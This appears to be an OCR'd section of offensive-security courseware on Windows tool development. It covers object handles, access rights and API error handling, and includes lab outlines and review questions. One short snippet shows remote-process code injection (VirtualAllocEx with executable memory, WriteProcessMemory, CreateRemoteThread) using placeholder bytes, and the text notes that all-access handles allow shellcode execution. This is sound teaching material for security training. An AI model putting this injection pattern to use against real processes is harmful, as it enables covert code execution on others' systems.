Objects must be secured or protected from malicious abuse or unauthorized access. Whenever an object is exposed directly to the user, it must be protected. Objects that are not directly exposed do not needed protections like kernel objects (driver objects). In a similar fashion to how files are protected on the file system, objects are protected too, but via security descriptors. The object manager acts as the gatekeeper to objects and controls who accesses them. When a process wishes to obtain a handle to an object, say for read and write access, the object manager steps in to see what is happening. The object manager, with the help of the kernel, determines what access rights will be granted to that object. The desired accesses are requested by the user mode application via flags like GENERIC_READ or GENERIC_WRITE.

A process' handles to objects can be viewed using Process Explorer from Sysinternals. Once a process is selected, the handles can be observed, but if nothing is showing, be sure to unhide the lower pane from the toolbar. A handle, or object, can be selected and the properties can be observed after right-clicking on it.

Technet24

Windows Handles (1)

Handles act as the mechanism to interact with objects.

Named objects that are created will have handles to them. The handle is what the application needs in order to interact directly with the object.

- Always a multiple of 4
- Never handle value of 0
- First valid handle is always 4
- 32-bit / 64-bit handle values

Windows Handles (1)

Handles are the mechanism in place that allow a user mode application to interact with an object. When an object is created with a name, a named object, the object manager will provide the requester with a handle to it. All handles are the same regardless of the type of object they have a handle against. For example, a handle to a process is the same as a handle to a registry key or thread or file. This makes the job of reference counting easier for the object manager.

When it comes to handle values, they will always be some multiple of 4 and because of this, one thing you will never see is a handle value of 0. Therefore, the first valid handle value could only ever be 4. Handles will either be 32-bit values on 32-bit Windows and 64-bit values on 64-bit Windows. Throughout the remainder of this course, you will become extremely familiar with handles and how to pass them around to other functions that require them.

Windows Handles (2)

Handle tables store handle table entries.

Each process will have its own handle table.

The handle is an index into the handle table.

Various APIs require a valid object handle to manipulate it.


Windows Handles (2)

As mentioned previously, handles are the direct result of the creation of named objects. There are several APIs that can create objects and handles (they were also mentioned earlier), but one such API is ***CreateProcess***. When a process is created, the system will create a handle table unique to that process. The table stores handles that reference various objects like threads or other objects that threads could open handles against. As far as the application is concerned, the handle table is opaque.

Once the correct handle table entry is located, the pointer to the object can be followed. Along with the pointer to the object, the access is also stored to protect the object. If a process or thread attempted a write operation to an object, but the handle was opened with only read access, the operation would be happily denied by the object manager. It is best to open a handle with the minimum access required to do the job. As an example, calling ***`OpenProcess`***`(PROCESS_ALL_ACCESS, TRUE, `***`GetCurrentProcessId()`***`)` would return a handle with all access to the current process. Even worse, the handle can be inherited by any child process.

No matter how hard you might try, handles cannot be directly created with an API, but they can be closed (***CloseHandle***), compared (***CompareObjectHandles***), or duplicated (***DuplicateHandle***). Also, the information about a handle can be retrieved via ***GetHandleInformation***. Certain handle properties can also be modified via ***SetHandleInformation***.

Technet24



Windows Handles (3)
Somewhere in the process' virtual address space will be a pointer to its handle table. Just like how there are multiple tables involved with the translation of virtual addresses to physical addresses, there are multiple tables for handles. This is how a process can have a large number of handles, upwards of 16,000,000. Not all of the three tables are shown on this slide due to space limitations, but the lowest level table is the only one created right when a new process is initialized. The other table levels are made when there is a need.

The number of entries is dependent on the architecture being used. As an example, x86 machines have a page size of 4096 bytes. The size of a handle table entry is 8 bytes (32-bit pointer). Dividing the size of a page by the size of the table entry would yield 512 - 1 = 511. Each handle table entry is a structure and on x86 systems, both members of the structure are 32-bits in size. For x64, the handle table entry is 12 bytes in size, and it will have a 64-bit pointer followed by a 32-bit access mask.

The structure has a pointer to the object's header along with four flags: lock, inheritable, audit on close, and protect from close. The lock bit indicates if the entry is currently in use. The inheritance flag indicates that child processes will inherit the handle and be stored in its process handle table. The third flag, audit on close, indicates if an audit message should be created when the object is closed. The last flag, protect from close, indicates if the caller should be allowed to close the handle. The protect from close flag can be set with the ***NtSetInformationObject*** call.

Windows Handles (4)

Access rights for processes and threads

Access Flag (Constant)	Description
PROCESS_ALL_ACCESS	Give all access rights that are possible for a process object
THREAD_ALL_ACCESS	Give all access rights that are possible for a thread object
PROCESS_CREATE_PROCESS	Gives permissions to create a process
PROCESS_CREATE_THREAD	Gives permissions to create a thread
PROCESS_DUP_HANDLE	Gives permissions to duplicate a handle

Windows Handles (4)

Handles can have various permissions and some of them can be great for abuse when the right conditions are set. The table of access rights on the slide is not an exhaustive list by any means, but some were noteworthy to mention. Handles that have ***_ALL_ACCESS** are needed for a process or thread to act upon itself via a pseudo-handle to itself. For example, ***GetCurrentProcess*** does not return a real handle, but rather a pseudo-handle with a value of (HANDLE)-1. ***GetCurrentThread*** also returns a pseudo-handle to itself, (HANDLE)-2. The kernel does some checks and will grant the appropriate access, **PROCESS_ALL_ACCESS** or **THREAD_ALL_ACCESS**. The ***_CREATE_*** access flags allow you to create a process or a thread. The **PROCESS_DUP_HANDLE** will allow you to duplicate a handle. A common example of duplicating handles is duplicating STD handles into a child process. Say, the parent process is a service that cannot print anything to console handles like STDOUT so it can create a child process and duplicate those handles into it.

Technet24

Windows Handles (5)

Handles can be leaked.

Handles are considered to be *leaked* if they are not closed when the application is done with it. If you were to see a long list a handles to the same object that aren't being closed, chances are you might have leak in your program.

Process Explorer

SysInternals handle.exe

```
CHAR shellcode[] = "\xCC\xCC";
PVOID buff = VirtualAllocEx(process, NULL, 2, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(process, buff, shellcode, 2, NULL);
CreateRemoteThread(process, NULL, 0, buff, 0, 0, NULL);
```


Windows Handles (5)

When a developer is not careful to promptly close handles when they are no longer needed, they are considered to be leaked handles. There are various tools out there that let you view open handles and Process Explorer is one such tool. If you notice a large list of handles to the same object that have not been closed, then chances are pretty high that you are leaking handles. It is important to identify and correct your own leaked handles before someone like James Forshaw does and further proceeds to create a novel way to exploit it.

The highest access that could come with a handle would be specified with a flag like **PROCESS_ALL_ACCESS** or **THREAD_ALL_ACCESS**. If you created a SYSTEM level service or anything higher than a standard user application, and you called ***OpenProcess(*PROCESS_ALL_ACCESS, TRUE*, GetCurrentProcessId())***, you just created a possible vulnerability to be exploited. The all access will literally give you an all-access pass to do pretty much whatever you want in that process' address space; you could create your own thread and execute shellcode!

There is also a command-line tool from SysInternals called "handle.exe" that shows the same information. You can run the handle utility on a single process and whatever open handles it has will be printed to the terminal window. It is also not that difficult to create your own version of the Sysinternals handles.exe utility.

Handling Errors (1)

Your code must handle errors properly.

You never know exactly when an API function might fail. There are many reasons for a failed call and how functions indicate success or failure is far from consistent.

- ***BOOL - FALSE, TRUE***
- ***LSTATUS OR LONG***
- ***HRESULT***
- ***HANDLE***

Handling Errors (1)
API functions can fail at any point in their execution and for a variety of reasons. Perhaps you messed up and passed in an incorrect parameter, or maybe a buffer you needed to have allocated to receive from an OUT parameter was not large enough. Something could also happen internally with the system that would cause your function to fail. The more common failures are either from access permissions or improper use of the function.

Here are some common return types for functions and how they could indicate failure. BOOL functions can indicate failure by having a zero (0) or FALSE be returned. The opposite, not zero, (TRUE (1)) would indicate that the function executed successfully. For BOOL type functions, you should call ***GetLastError*** for more details.

LSTATUS return type functions will return the error number itself back to the caller. This allows for easy lookup and avoids having to call ***GetLastError*** to determine what happened. We have seen LSTATUS types many times today. Anything other than ERROR_SUCCESS (0) is failure.

HRESULT return type functions will indicate success with something that is zero (0) or even something that is greater than zero. Sometimes you might see S_OK (0) in code. A failure is indicated with a negative value, so checking if the value is less than zero in your code should catch any kind of error. The number itself is also the error number.

HANDLE return type functions will indicate success with either not NULL (0) or not INVALID_HANDLE_VALUE (-1). ***GetLastError*** would be useful for this return type.

Technet24

Handling Errors (2)

GetLastError

Gets the last error for calling thread

```
// defined in errhandlingapi.h

WINBASEAPI
_Check_return_
_Post_equals_last_error_
DWORD
WINAPI
GetLastError(
  .....
);
```


Handling Errors (2)
The ***GetLastError*** API function does not take a single parameter, as you can see with VOID being specified inside the parentheses. Typically, the best and perhaps only times to call this function are when using functions that have a BOOL return type like ***CreateProcess***. If you are checking to see if a Boolean function failed or succeeded based solely on TRUE / FALSE, you might not get the information you were hoping.

An error will be set when your chosen Windows API function is executing. If you ever get bored and want to explore your reverse engineering side of things, you can reverse some Windows API functions and try to identify the code flow for when they fail. While doing so, you might see calls to ***SetLastError*** or similar. The last error being set is the one you need to get before any other API call is made. If your ***GetLastError*** call is after two consecutive calls, but you were hoping to check the status of the first call, well then too bad. If you want to get the true last error from a Win32 API, then ***GetLastError*** must be called immediately after your API function is called.

Handling Errors (3)

Checking Boolean return types

```
// defined in minwindef.h
#define TRUE 1
#define FALSE 0

BOOL bStatus = SomeBoolApiFunction();

if ( bStatus == FALSE )
 printf( "Last Error: %d\n", GetLastError() );
```


Handling Errors (3)
Boolean return values could arguably be the easiest return value to check. A simple TRUE / FALSE check can let the operator of the tool know if a function has failed or errored out. In the end, almost every test condition is simply looking for NULL or non-NULL values. True could be indicated by any value that is not NULL (0). However, we will save that for other types because here, we are only concerned with 0 or 1.

If you do not know what your function should return, you could use BOOL instead of VOID. BOOL could be used to indicate that the function successfully executed and return TRUE. Any error that might happen during its execution can return FALSE where the "error" occurred.

Technet24

Handling Errors (4)

Checking HRESULT return types

```
// macros are from winerror.h
#define SUCCEEDED(hr) (((HRESULT)(hr)) >= 0)
#define FAILED(hr) (((HRESULT)(hr)) <0)

if ( SUCCEEDED( hResult ) )
 printf( "Success code: %d\n", hResult );

if ( FAILED( hResult ) )
 printf( "Failed with error: %d\n", hResult );
```


Handling Errors (4)
When checking the return values of functions that have a HRESULT type, you can use the SUCCEEDED and FAILED macros that are defined in the winerror.h header file. The main task these macros are doing is determining if the result is less than or equal to zero for success. If not, then the function failed with a negative, or less than zero value.

The interesting part about HRESULT types is that they are made up of four fields:
1. A 1-bit code will indicate the severity; zero is success and one is failure
2. A 4-bit value that is reserved for internal purposes only
3. A 11-bit code to indicate if it is a warning or error, which is also known as the facility code
4. A 16-bit code that describes the warning or error

Windows also provided macros that can interpret the one of the four fields of a HRESULT. For example, if one wanted to pull out the facility, they could use the HRESULT_FACILITY(hr) macro. To determine the severity, one could use the HRESULT_SEVERITY(hr) macro.

The following is a copy/paste from the winerror.h header file that explains the breakdown of the 32-bit value layout.

References:
Microsoft header file winerror.h
https://docs.microsoft.com/en-us/office/client-developer/outlook/mapi/hresult
https://docs.microsoft.com/en-us/windows/win32/seccrypto/common-hresult-values

```
// HRESULTs are 32-bit values laid out as follows:
//
//  3 3 2 2 2 2 2 2 2 2 2 2 1 1 1 1 1 1 1 1 1 1
//  1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0
// +-+-+-+-+-+-+---------------------+-------------------------------+
// |S|R|C|N|r|  Facility     |        Code      |
// +-+-+-+-+-+-+---------------------+-------------------------------+
//
// where
//
//   S - Severity - indicates success/fail
//
//     0 - Success
//     1 - Fail (COERROR)
//
//   R - reserved portion of the facility code, corresponds to NT's
//       second severity bit.
//
//   C - reserved portion of the facility code, corresponds to NT's
//       C field.
//
//   N - reserved portion of the facility code. Used to indicate a
//       mapped NT status value.
//
//   r - reserved portion of the facility code. Reserved for internal
//       use. Used to indicate HRESULT values that are not status
//       values but are instead message ids for display strings.
//
//   Facility - is the facility code
//
//   Code - is the facility's status code
```


Technet24

Handling Errors (5)

Checking LSTATUS return types

```
// definition from winreg.h
typedef _Return_type_success(return==ERROR_SUCCESS) LONG LSTATUS

// definition from winerror.h
#define ERROR_SUCCESS 0L

LSTATUS lStatus = RegOpenKeyExW(...);

if (lStatus != ERROR_SUCCESS )
 // handle error here
```


Handling Errors (5)
Most of the Reg* family of APIs are defined with LSTATUS return types, so it is important to know how to check them for errors and success. The winreg.h header file defines most of the Reg* APIs but also has a definition for LSTATUS. Here, you will find that it is simply a typedef as a LONG. While highlighted over LSTATUS, you can press F12, and the header file should open that contains its definition. Here is the full definition for LSTATUS. typedef _Return_type_success(return == ERROR_SUCCESS) LONG LSTATUS.

Knowing the return type and the ERROR_SUCCESS macro value, we can easily create a test condition to see if an error occurred. If success is indicated by a NULL value, then it does not matter if the returned value is negative or positive. ***GetLastError***, or similar, could be used to determine what the error code was and what it means. It would be best to have any errors logged in an error log file instead of to the terminal window. A simple description of the error could be given to the operator running to tool and could tell them that the log file would contain more details about the error.

Handling Errors (6)

Sometimes you need more details about an error.

Many times, you will need to grab a string representation of the error number. To do that you need a way to format the error number into a message, or a string.

```
Error code 1999
```

```
Error code 5
```


Handling Errors (6)
Seeing your program or function fail with error number 5 might not mean anything at all to you. You would probably have to search online what the error code means, but you do not always have a means to do that lookup. Thankfully, this error lookup can be done programmatically with the help of the ***FormatMessage*** function.

The ***FormatMessage*** function is a very powerful function. Depending on a flag passed, it will allocate the buffer to hold the string on its own or simply let the caller give it a buffer large enough to hold the returning string. The latter option has a bit more manual effort and might be more error prone since it is up to you, the developer, to allocate the correct size buffer. It could be best to just let the function do the allocation for you.

Technet24

Handling Errors (7)

```
WINBASEAPI
_Success_(return != 0)
DWORD
WINAPI
FormatMessageW(
    _In_     DWORD dwFlags,
    _In_opt_ LPCVOID lpSource,
    _In_     DWORD dwMessageId,
    _In_     DWORD dwLanguageId,
    _When_((dwFlags & FORMAT_MESSAGE_ALLOCATE_BUFFER) != 0, _At_((LPWSTR*)lpBuffer, _Outptr_result_z_))
    _When_((dwFlags & FORMAT_MESSAGE_ALLOCATE_BUFFER) == 0, _Out_writes_z_(nSize))
             LPWSTR lpBuffer,
    _In_     DWORD nSize,
    _In_opt_ va_list *Arguments
    );
```


Handling Errors (7)

At first glance, this looks like a highly complicated function, but in the end, it is not that bad. The SAL annotations make it look more complex than it is, but now that you know how to interpret SAL annotations, the function and its parameters should be easier to figure out. To make it even more understandable, we can break down the parameters and take a quick look at an example of calling the function.

The return type is a DWORD, but that is not terribly important with this function. Also of note, you can see several annotations used to describe the function itself. Success for this function is when the return value does not equal zero (0). Now let's dive into the parameters.

dwFlags can be almost any combination of flags. You can pass it FORMAT_MESSAGE_ALLOCATE_BUFFER to indicate that you want the function to allocate the message buffer on your behalf. This ensures the correct size buffer will be allocated. Passing FORMAT_MESSAGE_FROM_SYSTEM indicates that you want the function to search its message-table resources for the message. The result from ***GetLastError*** can also be passed in when this flag is used. Passing FORMAT_MESSAGE_IGNORE_INSERTS indicates that insert sequences like %1 should be ignored. You will pass that flag if you want to format your message later.

lpSource is where the message is defined. It's best to simply pass NULL here.

dwMessageId is the error number that is being queried. Be sure to cast your values to the correct type.

dwLangaugeId is the language identifier for the message. Passing NULL here is fine too and the function will do an internal search for the message with the proper LANGID.

Now comes the more interesting part. All this boils down to whether the function is to allocate a buffer, or the user is passing one.

nSize is the minimum size of the buffer to allocate if the allocate buffer flag is passed. If the flag is not set, then this should be the size of the receiving buffer in TCHARS.

**Arguments* are for insert values for a formatted message. %1 is the first argument, %2 would be the second, and so on. Most of the time you can just pass NULL here.

Technet24

Handling Errors (8)

Additional flags for `FormatMessage` function

`FORMAT_MESSAGE_ARGUMENT_ARRAY`	A pointer to array of arguments
`FORMAT_MESSAGE_FROM_HMODULE`	Module handle with message-table
`FORMAT_MESSAGE_FROM_STRING`	Pointer to string message definition
`FORMAT_MESSAGE_FROM_SYSTEM`	Search system message-table

Handling Errors (8)
The *dwFlags* parameter can hold a single flag or even a combination of almost any flag. Some flags that cannot be used together are FORMAT_MESSAGE_FROM_STRING and FORMAT_MESSAGE_FROM_HMODULE. You can feel free to experiment with each of these to get a solid understanding of how they are used and what they provide. Here is a brief breakdown of the flags listed on the slide. FORMAT_MESSAGE_ARGUMENT_ARRAY indicates that the argument passed in for *Arguments* is a pointer to an array of arguments, similar to how arguments are passed into a formatted string message with ***printf()***.

The FORMAT_MESSAGE_FROM_HMODULE indicates that the *lpSource* parameter holds a handle to a module where the message-table can be searched. It is possible to create your own message-table and use it as a resource for making a resource only DLL. The Microsoft docs have a writeup of how to do that here: https://docs.microsoft.com/en-us/windows/win32/eventlog/message-text-files.

The FORMAT_MESSAGE_FROM_STRING flags indicates that the lpSource parameter is a string pointer that has the message definition in it. The string might also have insertions like %1.

The FORMAT_MESSAGE_FROM_SYSTEM flag has already been discussed but is provided here for easy reference. By passing this flag, it enables the caller to pass in the value from the ***GetLastError*** function as the dwMesageId.

Example: FormatMessage

```
LPSTR messageBuffer;

FormatMessageA(
         FORMAT_MESSAGE_ALLOCATE_BUFFER |
         FORMAT_MESSAGE_FROM_SYSTEM |
         FORMAT_MESSAGE_IGNORE_INSERTS,
         NULL, ErrorCode, 0, (LPSTR)&messageBuffer, 0, NULL);

printf("%s\n", messageBuffer);

LocalFree(messageBuffer);
```


Example: FormatMessge
When doing a system error lookup, say from some LRESULT function, you need to make sure you call this function correctly like in the example code above. Since you do not control a system message, you must pass in the FORMAT_MESSAGE_IGNORE_INSERTS flag. The reason for this is the fact that ***FormatMessage*** can expect insertions in the message and when one is found, it will take whatever the first argument in the argument list is; and attempt to insert it into the message. Since we are only dealing with error codes, there will not be one and the function would fail with error 87: ERROR_INVALID_PARAMETER. Also, the way this function is being called, we are asking the system to allocate a buffer on our behalf by passing in FORMAT_MESSAGE_ALLOCATE_BUFFER. When using the FORMAT_MESSAGE_ALLOCATE_BUFFER flag, you must not forget to free that allocated buffer. To do so, just call ***LocalFree*** when you are done with it. This should be done with any API that dynamically allocates chunks of memory on your behalf.

Bottom line: when using ***FormatMessage*** to perform system error code lookups, you must pass both flags FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS.

Technet24

Lab 1.6: CreateFile

Using the CreateFile function create a file and write data to it.

Please refer to the eWorkbook for the details of this lab.

Lab 1.6: CreateFile
This exercise is to get you familiar with the ***CreateFile*** API.

Please refer to the eWorkbook for the details of the lab.

What's the Point?

What's the point?

What's the Point?
The point of this lab was to get you familiar with the various parameters of the ***CreateFile*** API. As you may have noticed, there are several parameters that can really change the behavior of the function. The other function that was used was ***WriteFile***, which was not discussed previously. This was done intentionally to force you to look at the parameters either online from MSDN or from the function's declaration in the header file.

Technet24

Module Summary

- Discussed how Windows APIs provide robust capability
- Learned they can have lengthy but descriptive names
- Learned APIs can request to create kernel objects
- Learned how to handle errors

Module Summary
In this module, we discussed the importance of using the Windows API in your programs because they provide your program with such a robust capability. The API names can be quite lengthy, but they are very descriptive with what they are attempting to do, like ***CreateProcess***. There are many APIs that will make requests to the kernel to create objects or modify existing objects with handles returned from the create functions.

Unit Review Questions

What does CreateFile return upon error?

A A handle to the file

B ERROR_INVALID_PARAMETER

C INVALID_HANDLE_VALUE

Unit Review Questions
Q: What does CreateFile return upon error?

A: A handle to the file

B: ERROR_INVALID_PARAMETER

C: INVALID_HANDLE_VALUE

Technet24

Unit Review Answers

What does CreateFile return upon error?

A A handle to the file

B ERROR_INVALID_PARAMETER

C INVALID_HANDLE_VALUE

Unit Review Answers
Q: What does CreateFile return upon error?

A: A handle to the file

B: ERROR_INVALID_PARAMETER

C: INVALID_HANDLE_VALUE

Unit Review Questions

What macro(s) can be used to check HRESULT function return types?

A SUCCEEDED / FAILED

B GetLastError

C STATUS_OK / STATUS_FAILED

Unit Review Questions
Q: What macro(s) can be used to check HRESULT function return types?

A: SUCCEEDED / FAILED

B: GetLastError

C: STATUS_OK / STATUS_FAILED

Technet24

Unit Review Answers

What macro(s) can be used to check HRESULT function return types?

A SUCCEEDED / FAILED

B GetLastError

C STATUS_OK / STATUS_FAILED

Unit Review Answers
Q: What macro(s) can be used to check HRESULT function return types?

A: SUCCEEDED / FAILED

B: GetLastError

C: STATUS_OK / STATUS_FAILED

Unit Review Questions

How does a user-mode process organize handles?

A By storing them in a system wide table shared with other processes

B By storing them in the process handle table

C By leaving it up to the developer to organize and maintain

Unit Review Questions
Q: How does a user-mode process organize handles?

A: By storing them in a system wide table shared with other processes

B: By storing them in the process handle table

C: By leaving it up to the developer to organize and maintain

Technet24

Unit Review Answers

How does a user-mode process organize handles?

A By storing them in a system wide table shared with other processes

B By storing them in the process handle table

C By leaving it up to the developer to organize and maintain

Unit Review Answers
Q: How does a user-mode process organize handles?

A: By storing them in a system wide table shared with other processes

B: By storing them in the process handle table

C: By leaving it up to the developer to organize and maintain

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 1

Course Overview
Developing Offensive Tools
Developing Defensive Tools
Lab 1.1: PE-sieve, Lab 1.2: ProcMon
Setting Up Your Development Environment
Windows DLLs
Lab 1.3: HelloDLL
Windows Data Types
Call Me Maybe
Lab 1.4: Call Me Maybe
SAL Annotations
Lab 1.5: Safer with SAL
Windows API
Lab 1.6: CreateFile
Bootcamp

The bootcamp portion of the class is really extended class hours but without the lecture. This will give you lecture-free time for you to go back and practice labs again or take on a few of the challenges listed on the next slide.

Technet24

Bootcamp

- Develop your own custom error handling function
- Develop a Registry walker
- The Italian Debugger
- Windows Shells

Bootcamp

For this bootcamp, this is the time to put the concepts learned from this section into practice. There are several bootcamp challenges and all of them are optional for you to complete. The challenges for this bootcamp can be done in any order since they do not depend on each other. The first challenge is to create a custom error handling function that makes use of ***GetLastError*** and ***FormatMessage***. The second challenge is to create a program that can recursively walk a given Registry key and dump the key's values, if any. The debugger one is not really a challenge per se, but more of a guide to get deeply acquainted with WinDbg Preview and remote kernel debugging. The last one is about creating custom shells that can eventually be run remotely across systems.

Course Roadmap

- **Windows Tool Development**
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 1

Lab 1.7: Can'tHandleIt
Lab 1.8: RegWalker
Lab 1.9: It's Me, WinDbg
Lab 1.10: ShadowCraft

The bootcamp portion of the class is really extended class hours but without the lecture. This will give you lecture-free time for you to go back and practice labs again or take on a few of the challenges listed on the next slide.

Technet24

Lab 1.7: Can’tHandleIt

- Develop custom function to perform system message lookups
- Only argument is the error number
- No need to return anything to the caller

Lab 1.7: Can’tHandleIt
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 1.8: RegWalker

- Recursively walk keys
- Feeling fancy, support command-line arguments
- Args: only keys, only values, recursive flag, key to walk

Lab 1.8: RegWalker
Please refer to the eWorkbook for the details of this bootcamp challenge.

Technet24

Lab 1.9: It's Me, WinDbg

- Become familiar with the WinDbg interface.
- Explore several Kernel and User mode structures.
- Break into a user mode process.

Lab 1.9: It's Me, WinDbg
Please refer to the eWorkbook for the details of this bootcamp challenge.

Lab 1.10: ShadowCraft

- Create a basic shell.
- Implement features covered in this section.
- Implement thorough error checking.

Lab 1.10: ShadowCraft
Please refer to the eWorkbook for the details of this bootcamp challenge.

Technet24

670.2

Getting to Know Your Target

© 2024 Jonathan Reiter. All rights reserved to Jonathan Reiter and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC670.2 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control

SANS

Getting to Know Your Target

© 2024 Jonathan Reiter | All Rights Reserved | Version J01_05

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.2
Welcome to Section 2 of SEC670. In this section, we will be getting to know the target very well by creating various tools to obtain detailed information.

Table of Contents (1)

	Page
Gathering Operating System Information	4
